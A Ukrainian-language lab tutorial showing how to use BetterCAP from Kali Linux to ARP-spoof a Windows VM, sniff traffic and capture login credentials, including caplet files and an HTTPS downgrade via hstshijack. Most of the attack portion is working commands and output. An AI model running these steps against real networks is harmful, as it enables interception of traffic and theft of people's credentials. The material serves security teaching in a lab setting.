ПЕРЕХОПЛЕННЯ HTTP-ТРАФІКУ

BetterCAP — це потужний інструмент безпеки мережі, який дозволяє користувачам виконувати різноманітні тести та аналізи безпеки в мережі. Він надає такі функції, як ін'єкція пакетів, атаки «людина посередині», видалення SSL тощо. Завдяки гнучкій модульній архітектурі BetterCAP можна легко налаштувати відповідно до конкретних потреб тестування та пропонує підтримку для широкого спектру платформ і операційних систем.

ЦІЛІ	Перехоплювати трафік і виявляти облікові дані користувача (HTTP і HTTPS).
РЕКВІЗИТИ	Віртуальна машина Kali Linux (зловмисник). Будь-яка віртуальна машина Windows (Target).

Встановіть **bettercap**

Запустіть Kali Linux, відкрийте нове вікно терміналу та введіть такі команди:

```
apt-get update
apt-get install bettercap
```

Модулі **BetterCAP**

Щоб запустити програму, введіть `bettercap` і вкажіть поточний мережевий інтерфейс:

```
bettercap -iface eth0
```

Введіть **довідку** , щоб отримати список усіх доступних модулів:

```
help
```

```
Modules

      any.proxy > not running
       api.rest > not running
      arp.spoof > not running
      ble.recon > not running
        caplets > not running
    dhcp6.spoof > not running
      dns.spoof > not running
  events.stream > running
            gps > not running
            hid > not running
     http.proxy > not running
    http.server > not running
    https.proxy > not running
   https.server > not running
    mac.changer > not running
    mdns.server > not running
   mysql.server > not running
      net.probe > not running
      net.recon > not running
      net.sniff > not running
   packet.proxy > not running
       syn.scan > not running
      tcp.proxy > not running
         ticker > not running
             ui > not running
         update > not running
           wifi > not running
            wol > not running
```

Модуль **events.stream** працює за замовчуванням, цей модуль **увімкнено** за замовчуванням і відповідає за звітування про події (журнали, пошук нових хостів тощо), створені іншими модулями під час інтерактивного сеансу . Крім того, його можна використовувати для програмного виконання команд, коли відбуваються певні події.

Щоб виконати MITM-атаку, ми будемо використовувати ці модулі нижче:

модуль	приблизно
`net.probe`	Після активації цей модуль надсилатиме різні типи тестових пакетів на кожну IP-адресу в поточній підмережі, щоб модуль net.recon міг їх виявити. [+]
`net.recon`	Цей модуль відповідає за періодичне читання системної ARP-таблиці з метою виявлення нових хостів у мережі. [+]
`arp.spoof`	Цей модуль постійно підробляє вибрані хости в мережі, використовуючи створені пакети ARP, щоб здійснити атаку MITM. [+]
`net.sniff`	Цей модуль є мережевим аналізатором пакетів і фазером, який підтримує синтаксис BPF і регулярні вирази для фільтрації. Він також може аналізувати кілька основних протоколів, щоб отримати облікові дані. [+]

Ви можете ввести `help` наступне разом із `module` назвою, щоб отримати деякі відомості про:

```
10.0.2.0/24 > 10.0.2.42  » help arp.spoof

arp.spoof (not running): Keep spoofing selected hosts on the network.

   arp.spoof on : Start ARP spoofer.
     arp.ban on : Start ARP spoofer in ban mode, meaning the target(s) connectivity will not work.
  arp.spoof off : Stop ARP spoofer.
    arp.ban off : Stop ARP spoofer.

  Parameters

   arp.spoof.fullduplex : If true, both the targets and the gateway will be attacked, otherwise only the target (if the router has ARP spoofing protections
in place this will make the attack fail). (default=false)
     arp.spoof.internal : If true, local connections among computers of the network will be spoofed, otherwise only connections going to and coming from the
 external network. (default=false)
      arp.spoof.targets : Comma separated list of IP addresses, MAC addresses or aliases to spoof, also supports nmap style IP ranges. (default=<entire subn
et>)
    arp.spoof.whitelist : Comma separated list of IP addresses, MAC addresses or aliases to skip while spoofing. (default=)
```

Налаштування модулів для виконання **ARP-спуфінгу**

Запустіть модуль **prober** для надсилання різних типів тестових пакетів на кожну IP-адресу в поточній підмережі, щоб модуль **net.recon** їх виявив.

```
10.0.2.0/24 > 10.0.2.42  » net.probe on
10.0.2.0/24 > 10.0.2.42  » [11:43:32] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
10.0.2.0/24 > 10.0.2.42  » [11:43:32] [endpoint.new] endpoint 10.0.2.3 detected as 07:00:27:11:6c:7d .
10.0.2.0/24 > 10.0.2.42  » [11:43:33] [endpoint.new] endpoint 10.0.2.43 detected as 07:00:27:81:d6:f2 .
```

Розпочати пошук мережевих хостів:

```
net.recon on
```

Встановіть для параметра модуля **arp.spoof fullduplex** значення **true .** Якщо ви встановите значення **true,** атаці піддаватимуться як цілі, так і шлюз, інакше – лише ціль (якщо на маршрутизаторі встановлено захист від підробки **ARP**, це призведе до невдачі атаки).

```
set arp.spoof.fullduplex true
```

Укажіть ціль для підробки. (Відокремлений комами список MAC-адрес, IP-адрес, діапазонів IP або псевдонімів для підробки)

```
set arp.spoof.targets 10.0.2.43
```

Запустити **спуфер ARP:**

```
10.0.2.0/24 > 10.0.2.42  » [12:03:58] [sys.log] [inf] arp.spoof enabling forwarding
10.0.2.0/24 > 10.0.2.42  » [12:03:58] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack will fail.
10.0.2.0/24 > 10.0.2.42  » [12:03:58] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
```

Запустіть аналізатор пакетів:


```
net.sniff on
```

Введіть help, щоб отримати список запущених модулів:


```
Modules

     any.proxy > not running
      api.rest > not running
     arp.spoof > running
     ble.recon > not running
       caplets > not running
   dhcp6.spoof > not running
     dns.spoof > not running
 events.stream > running
           gps > not running
           hid > not running
    http.proxy > not running
   http.server > not running
   https.proxy > not running
  https.server > not running
   mac.changer > not running
   mdns.server > not running
  mysql.server > not running
     net.probe > running
     net.recon > running
     net.sniff > running
  packet.proxy > not running
      syn.scan > not running
     tcp.proxy > not running
        ticker > not running
            ui > not running
        update > not running
          wifi > not running
           wol > not running
```

Підробка ARP

Bettercap обманює маршрутизатор і цільову машину (Windows) , розміщуючи атакуючу машину (Kali) посередині з'єднання.




На моєму комп'ютері з Windows я використовую команду **arp table** , щоб побачити, що відбувається:




Як бачите, машина Windows «вважає» MAC-адресу маршрутизатора такою ж, як і Kali , оскільки таблицю ARP підроблено.

ЗГЕНЕРУЙТЕ ЗАГАЛЬНИЙ ТРАФІК НА ЦІЛЬОВІЙ МАШИНІ.

Увійдіть у свою віртуальну машину Windows. Запустіть браузер і введіть URL: http://testhtml5.vulnweb.com. Увійдіть на цей веб-сайт для тестування вразливих місць за допомогою зразка облікових даних:
користувач: **admin**
пароль: **пароль .**



Збирання та аналіз кожного запиту



Як бачите, ми зафіксували облікові дані, надіслані на веб-сайт. Усе, що надіслано та отримано цільовою машиною, буде захоплено машиною Kali Linux.

Автоматизуйте BetterCAP за допомогою Caplets

Щоб підвищити ефективність роботи, ви можете автоматизувати налаштування модулів, створивши простий файл Caplet і додавши команди в кожному рядку.

1. Створіть каплет:

```
touch spoof.cap
```

2. Додайте команди та збережіть їх:

```
nano spoof.cap
```

```
net.probe on
set arp.spoof.fullduplex true
set arp.spoof.targets 10.0.2.5
arp.spoof on
set net.sniff.local true
net.sniff on
```

Як бачите, команди ті самі, що й раніше.

3. Запустіть **Bettercap** , використовуючи створений вами підроблений **каплет**

```
bettercap -iface eth0 -caplet spoof.cap
```

Обхід HTTPS за допомогою hstshijack

Цей модуль додає файли HTML і JS із корисним навантаженням, яке фальсифікує ваші цільові імена хостів і спілкується з BetterCap, відкриваючи всі URL-адреси, виявлені в ін'єктованому документі. Коли bettercap отримує зворотний виклик із новою URL-адресою, він надсилає запит HEAD, щоб дізнатися, чи надсилає хост у цій URL-адресі перенаправлення HTTPS, і веде журнал. Це робиться для того, щоб bettercap міг знати, чи має він MITM SSL-з'єднання з хостом, перш ніж жертва перейде до нього. BetterCAP поставляється з hstshijack за замовчуванням.


Створіть каплет під назвою spoof.cap. Додайте ці параметри (не забудьте розмістити цільову IP-адресу в arp.spoof.targets):

```
net.probe on
set arp.spoof.fullduplex true
set arp.spoof.targets <TARGET IP ADDRESS >
arp.spoof on
set net.sniff.local true
net.sniff on
```


У тій самій папці, у якій ви створили каплет, запустіть BetterCAP за допомогою каплета spoof.cap , який ви створили:

```
bettercap -iface eth0 -caplet spoof.cap
```

На BetterCAP запустіть hstshijack:



Поверніться до Windows і відкрийте браузер. У цій лабораторній роботі ми перевіримо популярний StackOverflow , введіть URL-адресу: stackoverflow.com.



Спробуйте увійти за допомогою підробленого облікового запису, щоб перевірити це. Після того, як ви надіслали підроблені облікові дані, поверніться до BetterCAP на Kali Linux і спробуйте знайти метод POST, отриманий від BetterCAP, ви побачите введені облікові дані, як показано нижче: